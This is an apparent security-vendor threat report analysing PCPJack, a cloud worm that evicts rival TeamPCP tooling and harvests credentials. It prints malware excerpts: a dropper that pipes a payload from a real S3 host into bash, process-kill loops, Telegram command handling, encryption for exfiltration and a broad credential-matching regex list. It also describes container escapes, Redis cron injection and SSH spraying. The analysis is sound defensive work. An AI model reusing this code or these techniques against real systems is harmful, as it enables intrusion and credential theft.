

PCPJack | Cloud Worm Evicts TeamPCP and Steals Credentials at Scale

 sentinelone.com/labs/cloud-worm-evicts-teampcp-and-steals-credentials-at-scale

Alex Delamotte

May 7, 2026

```
# System Performance Monitor Bootstrap
# Delivered via React2Shell: curl -sL PAYLOAD_HOST/bootstrap.sh | bash &

WORK_DIR="/var/lib/.spm"
PAYLOAD_HOST="https://spm-cdn-assets-dist-2026.s3.us-east-2.amazonaws.com"
TG_BOT_TOKEN=
TG_CHAT_ID=

# Already installed? Exit silently.
[ -f "$WORK_DIR/monitor.py" ] && exit 0
[ -f "$WORK_DIR/monitor.py" ] && exit 0

#  Never install on our own infrastructure 
MY_IP=$(curl -sf --max-time 3 ifconfig.me 2>/dev/null || wget -qO- --timeout=3 ifconfig.me 2>/dev/null)
BLOCKED_IPS="38.242.204.245 38.242.237.196 38.242.245.147 193.187.129.143 83.171.249.231
161.97.163.87 161.97.135.154 161.97.129.25 161.97.186.175 161.97.187.42 213.136.80.73"
for BIP in $BLOCKED_IPS; do
| [ "$MY_IP" = "$BIP" ] && exit 0
done
```

Executive Summary

- SentinelLABS has identified PCPJack, a credential theft framework that worms across exposed cloud infrastructure and removes artifacts associated with TeamPCP, a threat actor persona who claimed several high-profile supply chain intrusions throughout early 2026.
- The toolset harvests credentials from cloud, container, developer, productivity, and financial services, then exfiltrates the data through attacker-controlled infrastructure while attempting to spread to additional hosts.
- PCPJack targets exposed services including Docker, Kubernetes, Redis, MongoDB, RayML, and vulnerable web applications, enabling both external propagation and lateral movement inside victim environments.
- Unlike typical cloud-focused malware, PCPJack does not deploy cryptominers; the services it targets suggest monetization through credential theft, fraud, spam, extortion, or resale of stolen access.

Overview

On 28 April 2026, SentinelLABS located a [script](#) through a Kubernetes-focused VirusTotal hunting rule that stood out from known cloud hacktools: the script's first actions are to evict and delete tools associated with the TeamPCP attack group, leading us to call the toolset PCPJack. Analyzing this script led us to discover a full framework dedicated to cloud credential harvesting and propagating onto other systems, both internal and external to the victim's environment.

TeamPCP stood out in early 2026 following the group's February [compromise](#) of Aqua Security's Trivy vulnerability scanner. The incident enabled several downstream [attacks](#), including the compromise of [LiteLLM](#), an open-source library that routes requests across widely used LLM providers. TeamPCP also announced a [partnership](#) with the VECT ransomware group to monetize the data stolen through their cloud environment attacks.

Many of the services targeted by the PCPJack framework are similar to the early TeamPCP/PCPCat [campaigns](#) from December 2025, before the high-visibility campaigns of early 2026 brought significant attention to TeamPCP and purportedly led to changes in group membership. We believe this could be a former operator who is deeply familiar with the group's tooling.

The types of credentials collected by the framework suggest PCPJack's targeting motivations are primarily to conduct spam campaigns and financial fraud, or to simply monetize stolen credentials to actors with these focuses. The inclusion of enterprise productivity software like Slack and business database services expands the focus to extortion attacks. Notably, neither of the two toolsets we identified from the attacker's staging server performed any cryptocurrency mining, a stark departure from typical multi-disciplinary cloud attack campaigns.

First Toolset | `bootstrap.sh` & Python Worms

The infection begins with `bootstrap.sh`, a shell script designed for Linux systems. This script serves only to set up the environment and download additional payloads. `bootstrap.sh` sets several key variables, including `PAYLOAD_HOST`, which is set to `hxxps://spm-cdn-assets-dist-2026[.]s3[.]us-east-2[.]amazonaws[.]com`, a legitimate Amazon Simple Storage Service (S3) resource that was likely registered by the attacker for unauthorized purposes.

```

# System Performance Monitor Bootstrap
# Delivered via React2Shell: curl -sL PAYLOAD_HOST/bootstrap.sh | bash &

WORK_DIR="/var/lib/.spm"
PAYLOAD_HOST="https://spm-cdn-assets-dist-2026.s3.us-east-2.amazonaws.com"
TG_BOT_TOKEN=
TG_CHAT_ID="-

# Already installed? Exit silently.
[ -f "$WORK_DIR/monitor.py" ] && exit 0
[ -f "$WORK_DIR/monitor.py" ] && exit 0


# ☐ Never install on our own infrastructure ☐
MY_IP=$(curl -sf --max-time 3 ifconfig.me 2>/dev/null || wget -qO- --timeout=3 ifconfig.me
2>/dev/null)
BLOCKED_IPS="38.242.204.245 38.242.237.196 38.242.245.147 193.187.129.143 83.171.249.231
161.97.163.87 161.97.135.154 161.97.129.25 161.97.186.175 161.97.187.42 213.136.80.73"
for BIP in $BLOCKED_IPS; do
| [ "$MY_IP" = "$BIP" ] && exit 0
done

```

Beginning of *bootstrap.sh*, the dropper script

The main functionality of *bootstrap.sh* is:

1. Create `/var/lib/.spm/` working directory
2. Check public IP against operator's blocklist: this prevents the attacker from infecting their own infrastructure
3. Find and remove processes or artifacts that match naming conventions referencing TeamPCP or PCPcat process list, services, paths, or containers
4. Install Python 3.6+ via available package manager: apk, apt, dnf, pacman, yum or zypper
5. Create a Python virtual environment and install requests, cryptography, and pyarrow
6. Download six Python modules from the attacker's S3 URL in the following order: `worm.py`, `parser.py`, `lateral.py`, `crypto_util.py`, `cloud_ranges.py`, `cloud_scan.py`
7. Rename modules to their on-disk names (see the list of downloaded payloads below)
8. Establish persistence:
 1. If run as root: create `sys-monitor.service`, which runs `monitor.py`, aka `worm.py`, an orchestrator script
 2. If not root, create two crontabs: one runs every 5 minutes to check if `monitor.py` is running, the other starts `monitor.py` if it is not running
9. Launch `monitor.py`
10. Self delete using `rm -f "$0"`

```
#  Detect and remove TeamPCP (PCPcat) 
PCP_PROCS=("pcpcat" "teampcp" "proxy.sh" "kube.py" "react.py" "pcpcat.py" "mine.sh"
"redis-deploy.py" "BORING_SYSTEM" "xmrig")
PCP_SERVICES=("pcpcat" "pcpworker" "pcp-miner" "teampcp-react" "teampcp-scanner" "xmrig"
"system-monitor")
PCP_PATHS=("/tmp/.pcpx" "/tmp/.pcp" "/var/tmp/.pcpx" "/root/.config/.pcp" "/tmp/k8s.py" "/
tmp/miner" "/tmp/miner.b64")

for proc in "${PCP_PROCS[@]}; do
|   pkill -9 -f "$proc" 2>/dev/null
done

for svc in "${PCP_SERVICES[@]}; do
|   systemctl stop "$svc" 2>/dev/null
|   systemctl disable "$svc" 2>/dev/null
|   rm -f "/etc/systemd/system/${svc}.service"
done

for p in "${PCP_PATHS[@]}; do
|   rm -rf "$p" 2>/dev/null
done

crontab -l 2>/dev/null | grep -viE "pcp|pcpcat|mine\.sh|proxy\.sh|teampcp|xmrig|BORING" |
crontab - 2>/dev/null
```

bootstrap.sh rival process and artifact removal

The following table itemises the downloaded payloads:

S3 filename	On-disk name	Role
worm.py	monitor.py	Main orchestrator
parser.py	utils.py	Credential parsing engine
lateral.py	_lat.py	Lateral movement
crypto_util.py	_cu.py	Exfiltrated data encryption
cloud_ranges.py	_cr.py	Cloud IP CIDR database
cloud_scan.py	_csc.py	Cloud port scanner

The logic targeting TeamPCP files stands out: each of the artifacts has been associated with TeamPCP in public reporting, though **BORING_SYSTEM** is mentioned only [sparsely](#). We initially considered that this toolset could be a researcher removing TeamPCP’s infections. However, analysis of the later-stage payloads indicates otherwise. When exfiltrating system information and credentials, the PCPJack operator even collects success metrics on whether TeamPCP has been evicted from targeted environments in a “PCP replaced” field sent to the C2.

```

def _fh() -> str:

    text = (
        f"🆕 <b>NEW NODE ONLINE</b>\n\n"
        f"📁 <b>System</b>\n"
        f"ID: <code>{_nl()}</code>\n"
        f"Host: {state.hostname}\n"
        f"OS: {distro} ({platform.release()})\n"
        f"Arch: {platform.machine()}\n"
        f"CPU: {cpu} cores (using {state.concurrency} threads)\n"
        f"RAM: {ram_gb} GB\n"
        f"Disk: {free_gb} GB free\n"
        f"Uptime: {uptime_s}s\n"
        f"Load: {load}\n\n"
        f"🌐 <b>Network</b>\n"
        f"Public IP: <code>{ip}</code>\n"
        f"Private: {priv_ips}\n"
        f"DNS: {dns}\n\n"
        f"☁️ <b>Environment</b>\n"
        f"Cloud: {cloud}\n"
        f"Docker: {is_docker} | K8s: {is_k8s}\n"
        f"Containers: {containers or 'none'}\n"
        f"Persistence: {persistence}\n\n"
        f"🌐 <b>Hosted Sites</b>\n"
        f"Domains: {' '.join(hosted) if hosted else 'none detected'}\n"
        f"Next.js: {next_ver}\n"
        f"Node: {node_ver}\n\n"
        f"🔧 <b>Technologies</b>\n"
        f"PM2: {pm2[:100] if pm2 else 'not installed'}\n"
        f"Services: {len(services.splitlines())} running\n"
        f"Processes: {procs[:200] if procs else 'minimal'}\n\n"
        f"👤 <b>Access</b>\n"
        f"User: {os.getenv('USER', 'unknown')} (root: {os.geteuid() == 0})\n"
        f"Shell users: {shell_users}\n\n"
        f"🔧 PCP replaced: {pcp_found}\n"
        f"⚙️ Mode: {'SEED (100% CPU)' if _IS else 'PROPAGATED (25% CPU)'}\n"
        f"📦 v{VERSION}"
    )

```

List of information sent to the attacker by *monitor.py*

Infection Flow

The infection begins with `bootstrap.sh`, which executes the orchestrator script, `monitor.py` (aka `worm.py`). The orchestrator imports a set of purpose-built modules for credential parsing (`utils.py`), lateral movement (`_lat.py`), C2 message encryption (`_cu.py`), cloud IP range lookups (`_cr.py`), and cloud scanning (`_csc.py`).

Rather than let the modules find their own dependencies, the orchestrator injects them at runtime with shared references, ensuring all components operate with the same credential and movement handles without hardcoding inter-module imports.

The scanning module, `_csc.py`, receives the lateral movement engine, the cloud range lookup function, and the credential parser all via injection from the worm. This design keeps each module independently minimal while the orchestrator alone holds the full dependency graph, making the framework harder to analyze in isolation. No single imported file reveals the complete picture without visibility into `monitor.py`.

Sensitive strings are stored in the source code as a hex-encoded blob instead of clear text. When a script runs, it obtains the actual value by calling function `_d()`, which is near the top of each Python module, against the encoded hex string containing the sensitive content.

The function decrypts it by XORing each byte against the MD5 hash of the string `urllib3.poolmanager`, a name chosen to look like a reference to a common Python web [library](#). PCPJack's author encrypted the constants that would immediately identify the malware's infrastructure. Despite this, the actor failed to encrypt the Telegram bot token in `bootstrap.sh` and the credential decryption key in `crypto_util.py`, so the operational security awareness only goes so far.

```
import hashlib as _hl
def _d(h):
    _k=_hl.md5(b"urllib3.poolmanager").digest()
    _b=bytes.fromhex(h)
    return bytes([_b[i]^_k[i%len(_k)] for i in range(len(_b))]).decode()
```

The `_d` function is used to XOR decrypt sensitive constants

monitor.py | Orchestrator Script

The `monitor.py` script, which was hosted on the attacker's staging server as `worm.py` and had persistence established by `bootstrap.sh`, is the main script driving the toolset. The script starts with logic designed to make the script appear like a benign system monitoring utility that collects metrics about the system.

While this is valuable information for the attacker, we believe it is an attempt to help the script blend in if spotted by an administrator, given that the posted information also includes data about the types of systems being targeted by the toolset.

```
def _check_system_metrics():
    """Collect system performance metrics for monitoring."""
    try:
        with open("/proc/stat") as f:
            cpu_line = f.readline()
            vals = cpu_line.split()[1:8]
            total = sum(int(v) for v in vals)
            idle = int(vals[3])
            return {"cpu_usage": round((1 - idle/total) * 100, 2), "sample_count": total}
    except:
        return {"cpu_usage": 0.0, "sample_count": 0}

def _aggregate_io_stats(device="/dev/sda"):
    """Parse /proc/diskstats for IO throughput calculation."""
    try:
        with open("/proc/diskstats") as f:
            for line in f:
                parts = line.split()
                if len(parts) >= 14 and parts[2] == device.split("/")[-1]:
                    return {"reads": int(parts[3]), "writes": int(parts[7]),
                            "read_sectors": int(parts[5]), "write_sectors": int(parts[9])}
    except:
        pass
    return {}

def _calculate_network_baseline(interface="eth0"):
    """Read /proc/net/dev for network utilization baseline."""
    try:
        with open("/proc/net/dev") as f:
            for line in f:
                if interface in line:
                    parts = line.split()
                    return {"rx_bytes": int(parts[1]), "tx_bytes": int(parts[9]),
                            "rx_packets": int(parts[2]), "tx_packets": int(parts[10])}
    except:
        pass
    return {"rx_bytes": 0, "tx_bytes": 0}

_METRIC_VERSION = "2.5.0"
_COLLECTION_INTERVAL = 30
_RETENTION_HOURS = 48
```

Early functions in *monitor.py*

Local Credential Theft

On each compromised host, `monitor.py` executes a shell pipeline that steals:

- `.env` files and config files
- Environment variables filtered for secrets, API keys, DB & SMTP creds
- SSH private keys and targets from `known_hosts`, `~/.ssh/config`, and bash history
- AWS IMDS credentials
- Kubernetes service account tokens
- Docker secrets (`/run/secrets/`)
- Cryptocurrency wallets (`wallet.dat` files, Ethereum keystores, Solana keys)

A separate scan walks the local `/etc`, `/home`, `/opt`, `/root`, `/srv`, `/var/lib`, and `/var/www` directories looking for config or secret files, and `_mgr` searches through git history for deleted secrets. The results are parsed by `utils.py`.

Target Selection & Propagation

After credential extraction, the command checks for prior installation (`/var/lib/.spm/worm.py` or `/var/lib/.spm/monitor.py`) and, if clean, downloads and executes `bootstrap.sh` from the C2 payload host.

Propagation targets come from [parquet files](#) that the worm downloads directly from [Common Crawl](#), a legitimate web scan archival nonprofit with a rich [history](#) of furnishing AI models with vast amounts of training data harvested from the web. The URL is extracted from obfuscated variables `_CI` and `_CB`.

The tool picks parquet files containing `url_host_name` columns, and iterates through those hostnames. Each `monitor.py` node gets a window of parquet files based on the date or a seed index (`SPM_SEED_IDX`), which gives the attacker distributed coverage without central coordination. A deduplication set, variable `_sh`, is stored in memory to prevent re-scanning. This list is capped at 15 million entries.

This module spreads the toolset to targets by exploiting several vulnerabilities in web technologies, including the ubiquitous [React2Shell](#) flaw:

CVE	Technology	Affected Versions	Description	CVSS
CVE-2025-29927	Next.js	< 12.3.5, 13.5.9, 14.2.25, 15.2.3	Middleware auth bypass via header	8.8
CVE-2025-55182	React / Next.js	React < 19.0.1; Next.js multiple lines	Server Actions deserialization	9

CVE-2026-1357	WPVivid Backup (WordPress)	<= 0.9.123	Unauthenticated null-key file upload	9.8
CVE-2025-9501	W3 Total Cache (WordPress)	< 2.8.13	PHP injection via cached mfunc comment	9
CVE-2025-48703	CentOS Web Panel (CWP)	< 0.9.8.1205	Filemanager changePerm shell injection	9.x

Command & Control

The framework uses Telegram for C2. An infected system posts data to one channel and checks another to receive commands from a pinned message. Most of the commands are self-explanatory. **RUN** downloads a module from the attacker's payload storage, saves it as **run_script.py**, and executes the script. The **PARQUET** command gives the node a new index to parse from the parquet file, meaning the operator can manually override previously chosen attack ranges.

```

cmd = cmd_data.get("cmd", "NOP").upper()
url = cmd_data.get("url", "")
args = cmd_data.get("args", "")

state.last_cmd_ts = ts

if cmd == "NOP":
    pass
elif cmd == "KILL":
    _sc2(f"💀 Node {_nl()} self-destructing...")
    _sd()
elif cmd == "PAUSE":
    state.paused = True
    _sc2(f"⏸ Node {_nl()} paused")
elif cmd == "RESUME":
    state.paused = False
    _sc2(f"▶ Node {_nl()} resumed")
elif cmd == "STATUS":
    _sfs(force=True)
elif cmd == "UPDATE" and url:
    _du(url)
elif cmd == "RUN" and url:
    _dr(url)
elif cmd == "PARQUET" and args:
    try:
        idx = int(args)
        state._cpqidx = idx
        _sc2v(f"📦 Node {_nl()} parquet override → {idx}")
    except:
        pass

```

Telegram commands in *monitor.py*

utils.py | Credential Extractor

This script handles credential extraction using regular expressions to identify and categorize stolen keys and secrets. The logic centers on a wide variety of online services, many of which pertain to bulk messaging services, cryptocurrency/FinTech, cloud or web application services.

Finance & Enterprise

Binance	Bitcoin	Coinbase	Ethereum
Gemini	Infura	Kraken	KuCoin
OKX	Solana	Stripe	

SMTP & Bulk Messaging Services

Amazon SES	126[.]com	163[.]com	qq[.]com
Gmail	Mailchimp	Mailgun	Mailjet
Mandrill	Microsoft Office 365/Microsoft Outlook	SendGrid	Twilio
Yandex			

Web & Cloud Services

AWS	Access Key ID, Secret Access Key
Database	Generic database name URL, username, password
Generic SMTP	
GitHub	
PHP	API Keys and Secrets
Slack	
SSH	Private Key
WordPress	Database Password, SMTP Host Configuration, W3TC Cache Secret

Interestingly, the actor’s regular expression matching includes credentials for FTX, a crypto exchange that went bankrupt in a [high-profile case](#) in 2022. This suggests the actor adapted the matching logic from an older tool, or that it was inserted erroneously through LLM code generation.

lateral.py | Internal Network Lateral Movement

The `lateral.py` or `_lat.py` script performs reconnaissance on the infected system and the assets it connects to, enabling internal propagation. The script runs only once and writes a `lateral_done` file to the working directory; if that file is found, the script exits. This is likely to improve stealth and reduce the likelihood of network security alerts.

The Kubernetes spreading logic `_lk` checks for a Kubernetes service account token, which is present inside pods mounted in a cluster, then uses the service account to authenticate with the Kubernetes management API to enumerate namespaces and pods in the cluster. The script runs commands against each container to:

- Extract credentials from a list of file names and paths associated with secret stores
- Harvest SSH private keys
- Query the AWS Instance Metadata Service (IMDS); this works only in environments where IMDSv2 is not strictly enforced and goes against modern default configurations and best practices

`_lk` also reads Kubernetes Secrets and `ConfigMaps` directly via the API, base64-decodes their values, which works even when pod execution is denied by role-based access controls (RBAC). Lastly, it attempts a container escape by mounting the host filesystem to a new container, enabling the attacker's tools to interact with the host system.

The Docker propagation function `_ld` checks for the local Docker socket at `/var/run/docker.sock`, then scans the network for services running on ports 2375 or 2376. When found, the script connects to the Docker API through the management daemon, lists all running containers, and executes the same credential harvesting script as seen in the Kubernetes routine. If connected to a remote host, the spreader will bind-mount the root filesystem of the machine running the Docker management service to the remote instance's `/host` path, which creates a container escape.

When Redis is found, `_rec` dumps the configuration, then calls the Redis `KEYS` command to scan database key names for secrets, passwords, tokens, and API keys, and `GETs` their values. For persistence, `_rwc` performs a Redis [cron rewrite](#), resulting in a cron job that fires `bootstrap.sh` every 5 minutes as root.

`lateral.py` targets several other services running within the victim's environment:

- RayML Clusters: scans port 8265, submits a Python job via the API to extract credentials and download `bootstrap.sh`
- MongoDB: scans port 27017, enumerates databases & extracts credentials

The SSH propagation module `_ls` searches SSH key store locations on the infected machine and parses `~/.ssh/known_hosts`, `~/.ssh/config`, and `.bash_history` for username and host combinations. It then pulls SSH keys from `harvest.jsonl`, a file containing credentials found by other lateral movement techniques earlier. These combinations are tried against any hosts running SSH. On access, it runs `bootstrap.sh` on the remote machine to propagate the worm.

crypto_util.py | Data Encryption

PCPJack's framework uses the `crypto_util.py` (aka `_cu.py`, imported as a module named `_crypto`) script to encrypt credentials. It is called by `monitor.py` to exfiltrate the encrypted data before it is sent to the attacker's Telegram channel.

The `encrypt_message` function:

- Generates an X25519 keypair for each message chunk
- Performs ECDH against a hardcoded attacker public key set to variable `_RPK = "6d4imqQ/s/GfQCVcybdcjfTe/PMYHtZN8ZGHnEXSbRo="`
- Uses the raw shared secret directly as a ChaCha20-Poly1305 key to encrypt the data
- Splits output into 2800-byte chunks: the `__main__` test block validates against Telegram's 4096-character message limit
- Packs each encrypted chunk by concatenating the ephemeral public key (32 bytes), a random nonce (12 bytes), and the ciphertext, then base64-encodes the result and prepends a 🔒 emoji

If the cryptography library is not installed, the function silently falls back to sending plaintext, meaning credentials may be exfiltrated unencrypted during some infections.

The `decrypt_message` function requires the private key corresponding to variable `_RPK`. The test keypair in `__main__` (`PRIVATE_KEY`) is a matching test pair. If a researcher could access the attacker's Telegram channel, there is a reasonable chance they could decrypt the stolen credentials sent to the channel. During our testing, the Telegram API responded that the bot token was invalid, although the malware was actively hosted and being distributed during this time.

```

if __name__ == "__main__":
    PRIVATE_KEY = "-----BEGIN PRIVATE KEY-----\n"

    msg = "📧 SMTP: smtp.gmail.com:587 | user@gmail.com | hunter2"
    encrypted = encrypt_message(msg)
    print(f"Original: {msg}")
    print(f"Encrypted: {encrypted[0][:80]}...")
    print(f"Length: {len(encrypted[0])} chars (TG limit: 4096)")
    decrypted = decrypt_message(encrypted[0], PRIVATE_KEY)
    print(f"Decrypted: {decrypted}")
    assert decrypted == msg, "Roundtrip failed!"
    print("✅ Basic roundtrip OK\n")

    long_msg = "🔑 SSH KEY:\n" + "A" * 5000
    encrypted = encrypt_message(long_msg)
    print(f"Long message: {len(long_msg)} chars → {len(encrypted)} chunks")
    for i, chunk in enumerate(encrypted):
        print(f"  Chunk {i}: {len(chunk)} chars")
        assert len(chunk) <= 4096, f"Chunk {i} exceeds TG limit!"

    decrypted_parts = [decrypt_message(c, PRIVATE_KEY) for c in encrypted]
    reassembled = "".join(decrypted_parts)
    assert reassembled == long_msg, "Long message roundtrip failed!"
    print("✅ Long message split+reassemble OK\n")

    assert "gmail" not in encrypted[0], "Plaintext leaking!"
    assert "hunter2" not in encrypted[0], "Plaintext leaking!"
    print("✅ No plaintext leakage\n")

    print("🏆 All crypto tests passed")

```

crypto_util.py main function checking credential encryption.

cloud_ranges.py | Cloud Service Provider IPs

The `cloud_ranges.py` (aka `_cr.py`) module is relatively small and simple: it collects a list of IP addresses assigned to AWS, Azure, Cloudflare, Cloudfront, Fastly, and Google Cloud Platform (GCP). The approach is to query URLs from each provider that host information about the cloud service IP ranges, which change periodically.

This allows the attacker to avoid hardcoding IPs into the script which may be outdated. Once the information is retrieved, the cloud ranges are written to a file at `/var/lib/.spm/_cr/ranges.json`. The data is refreshed every 24 hours.

cloud_scan.py | External Propagation

The final module is `cloud_scan.py` (aka `_csc.py`), which scans external cloud services and attempts to propagate by looking for ports indicating exposed Docker, Kubernetes, MongoDB, RayML, or Redis services.

When a target responds on a matching port, `cloud_scan.py` scans the entire /24 subnet for the responding IP and runs infection logic imported from `lateral.py`.

For Docker, Redis, and RayML targets, this includes installing persistence via `bootstrap.sh`. Docker is targeted through a privileged container with host escape, Redis through cron injection, and RayML through a weaponized job submission.

Kubernetes and MongoDB targeting results only in credential harvesting. `cloud_scan.py` queries unauthenticated Kubernetes API endpoints to dump secrets and it scrapes MongoDB collections for credentials, but does not establish persistence.

Infrastructure

`bootstrap.sh` contains a hardcoded list of attacker infrastructure IPs excluded from targeting. Perhaps a nostalgic nod to the presumed retired cloud attack group TeamTNT, each of these IPs are VPS servers geolocated to Germany. Given the complex dynamics that could drive this attacker to focus on killing processes associated with TeamPCP activity, it is reasonable to scrutinize whether these IPs actually belong to the attacker behind PCPJack.

- 38.242.204[.]245
- 38.242.237[.]196
- 38.242.245[.]147
- 83.171.249[.]231
- 161.97.129[.]25
- 161.97.135[.]154
- 161.97.163[.]87
- 161.97.186[.]175
- 161.97.187[.]42
- 193.187.129[.]143
- 213.136.80[.]73

The IPs are relatively minimal in their online footprint, but the available data suggests management infrastructure and potentially different malicious activity. `38.242.245[.]147` has hosted `lastpass-login-help[.]com`, clearly a phishing domain to harvest LastPass master

credentials: a motive that aligns with this toolsets heavy credential harvesting focus.

Second Toolset | Credential Harvester & Sliver Beacons

We also identified another toolset on the attacker's payload delivery server unrelated to the previous one. The file `check.sh` is an 858-line shell script that handles everything before the beacon phones home. The script detects CPU architecture and pulls the matching Sliver binary: `update.bin`, `update-386.bin`, or `update-arm.bin`, depending on the system architecture.

```
#!/bin/bash
# Sliver post-implant harvester v5
# v5 changes: async SSH spread, cloud metadata (AWS v1+v2/GCP/Azure/ECS),
# Docker/K8s enum, /proc/*/environ, cloud CLI creds, package manager creds,
# no Python auto-install (too loud), fixed check_context regex, SendGrid case fix,
# new cred patterns (Twilio/Telegram/Discord/Google/Supabase/Shopify/Grafana Cloud/
# 1Password/Linear/Firebase private_key/Azure conn strings), process naming evasion,
# SSH history evasion, tarball renamed for v2
set -f

H="/tmp/.cache_v2"
trap "rm -rf '$H'" EXIT
rm -rf "$H" 2>/dev/null
mkdir -p "$H"/{creds,configs,system,cloud}
```

Start of `check.sh`

The binary is saved locally as `/var/tmp/apt-daily-upgrade` to blend in with system processes. Simultaneously, `check.sh` sweeps IMDS endpoints, Kubernetes service accounts, Docker instances, and `/proc/*/environ` for credentials from 30+ services, many through a dropped Python script called `extractor.py`.

Targets include many services covered by the `bootrap.sh` framework, with several standout new additions: Anthropic, Digital Ocean, Discord, Google API, Grafana Cloud, HashiCorp Vault, OnePassword, and OpenAI keys.

```
SERVICES = {
    "sendgrid": {"patterns": [r"SG\[A-Za-z0-9_-\]{22}\.[A-Za-z0-9_-\]{43}"], "ctx_kw": None},
    "mailgun_key": {"patterns": [r"key-[a-fA-F0-9]{32}"], "ctx_kw": None, "ctx_range": 0},
    "mailgun_hex": {"patterns": [r"[0-9a-f]{32}-[0-9a-f]{8}-[0-9a-f]{8}"], "ctx_kw": None, "ctx_range": 0},
    "aws_ses": {"patterns": [r"AKIA[0-9A-Z]{16}"], "ctx_kw": [r"[a-zA-Z0-9+/]{40}"], "ctx_range": 0},
    "mailjet": {"patterns": [r"[a-f0-9]{32}"], "ctx_kw": ["mailjet", "MAILJET", "Mailjet"], "ctx_range": 0},
    "brevo": {"patterns": [r"xkeysib-[a-f0-9]{64}-[a-zA-Z0-9]{16}"], "ctx_kw": None, "ctx_range": 0},
    "mailchimp": {"patterns": [r"[a-f0-9]{32}-us[0-9]{1,2}"], "ctx_kw": None, "ctx_range": 0},
    "mandrill": {"patterns": [r"[a-zA-Z0-9_-\]{22}"], "ctx_kw": ["mandrillapp.com", "smtp"], "ctx_range": 0},
    "sparkpost": {"patterns": [r"[a-f0-9]{40}"], "ctx_kw": ["sparkpost", "SPARKPOST", "Sp"], "ctx_range": 0},
    "postmark": {"patterns": [r"[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}"], "ctx_kw": None, "ctx_range": 0},
    "elasticemail": {"patterns": [r"[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}"], "ctx_kw": None, "ctx_range": 0},
    "smtp2go": {"patterns": [r"api-[a-fA-F0-9]{32}"], "ctx_kw": ["smtp2go", "SMTP2GO"], "ctx_range": 0},
    "pepipost": {"patterns": [r"[a-f0-9]{64}"], "ctx_kw": ["pepipost", "PEPIPOST"], "ctx_range": 0},
    "moosend": {"patterns": [r"[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}"], "ctx_kw": None, "ctx_range": 0},
    "klaviyo": {"patterns": [r"pk_[a-f0-9]{34}"], "ctx_kw": None, "ctx_range": 0, "extra": ""},
    "resend": {"patterns": [r"re_[a-zA-Z0-9]{32}"], "ctx_kw": ["resend.com", "RESEND_API"], "ctx_range": 0},
    "zohomail": {"patterns": [r"1000\[a-f0-9]{32}\.[a-f0-9]{32}"], "ctx_kw": ["zoho"], "ctx_range": 0},
    "mailerlite": {"patterns": [r"eyJ[a-zA-Z0-9_-\]+\.[a-zA-Z0-9_-\]+\.[a-zA-Z0-9_-\]+"], "ctx_kw": None, "ctx_range": 0},
    "anthropic": {"patterns": [r"sk-ant-[a-zA-Z0-9_-\]{20,}"], "ctx_kw": None, "ctx_range": 0},
    "openai": {"patterns": [r"sk-proj-[a-zA-Z0-9_-\]{80,}", r"sk-svcacct-[a-zA-Z0-9_-\]{80,}"], "ctx_kw": None, "ctx_range": 0},
    "plivo": {"patterns": [r"[A-Z]{20}"], "ctx_kw": ["plivo", "PLIVO", "Plivo"], "ctx_range": 0},
    "omnisend": {"patterns": [r"[a-f0-9]{32}"], "ctx_kw": ["api.omnisend.com", "omnisend"], "ctx_range": 0},
    "customerio": {"patterns": [r"[a-f0-9]{20}"], "ctx_kw": ["customer.io", "customerio"], "ctx_range": 0},
    "loops": {"patterns": [r"[a-f0-9]{32}"], "ctx_kw": ["loops.so", "LOOPS_API_KEY"], "ctx_range": 0},
    "stripe": {"patterns": [r"(?:sk_live_|rk_live_|sk_test_)[a-zA-Z0-9]{20,}"], "ctx_kw": None, "ctx_range": 0},
    "github": {"patterns": [r"(?:ghp_|gho_|ghs_|ghr_)[a-zA-Z0-9]{36}"], "ctx_kw": None, "ctx_range": 0},
    "gitlab": {"patterns": [r"glpat-[a-zA-Z0-9_-\]{20}"], "ctx_kw": None, "ctx_range": 0},
    "slack": {"patterns": [r"xox[bprast]-[a-zA-Z0-9_-\]{10,}"], "ctx_kw": None, "ctx_range": 0},
    # New: HashiCorp Vault
    "vault": {"patterns": [r"hvs\[a-zA-Z0-9_-\]{24,}"], "ctx_kw": None, "ctx_range": 0},
    # New: DigitalOcean
    "digitalocean": {"patterns": [r"dop_v1_[a-f0-9]{64}", r"do_pat_[a-zA-Z0-9_-\]{40,}"], "ctx_kw": None, "ctx_range": 0},
    # New: Cloudflare
    "cloudflare": {"patterns": [r"[a-zA-Z0-9_-\]{40}"], "ctx_kw": ["CF_API_TOKEN", "CLOUDFLARE_API_TOKEN"], "ctx_range": 0},
    # New: npm token
    "npm": {"patterns": [r"npm_[a-zA-Z0-9]{36}"], "ctx_kw": None, "ctx_range": 0, "extra": ""},
    # New: Terraform Cloud
    "terraform_cloud": {"patterns": [r"[a-zA-Z0-9]{14}\.atlasv1\[a-zA-Z0-9_-\]{60,}"], "ctx_kw": None, "ctx_range": 0},
}
```

Credentials harvested by *extractor.py*

The script then exfiltrates stolen data to [hxxps://cdn\[.\]cloudfront-js\[.\]com:8443/u](https://cdn[.]cloudfront-js[.]com:8443/u), a typosquatted domain mimicking CloudFront, over ports 443 or 8443. It finishes by SSH-spraying up to 10 lateral targets before self-deleting.

Sliver ELF Binaries

The `update` binaries are Sliver C2 beacons compiled with the garble obfuscation tool, which scrambles Go type names and removes build metadata to hinder signature-based detection. Despite the obfuscation, several indicators remained across the analyzed binaries: protobuf field tags (`name=BeaconID`), interface method names (`GetC2URI`, `GetBeaconInterval`), and multiple Sliver-specific RPC strings including `PivotListener`, `PivotPeerEnvelope`, `WGSocksServer`, and `WGTCPPForwarder` among others.

The binaries form a deployment set: `update.bin`, the 64-bit variant, targets modern Intel-based cloud infrastructure and includes CPU feature detection for Intel Sapphire Rapids, a powerful processor present in many cloud environments.

`update-386.bin` is a 32-bit variant that serves as a capability-identical fallback for legacy servers or 32-bit containers.

`update-arm.bin` is designed for ARM processors. Interestingly, each of the binaries have different garble seeds, meaning they were compiled separately and hinders conclusive attribution to the same developer.

Conclusion

Overall, the two toolsets are well developed and indicate that the owner values making code as a modular framework, despite some redundancies in behavior. The occasional operational security lapses were interesting, particularly their choice to encrypt everything except for Telegram credentials and their own alleged infrastructure.

In the threat actor ecosystem, there is constant churn and turnover between groups: something TeamPCP alluded to before their main social media account was suspended.



TeamPCP post on X before account suspension

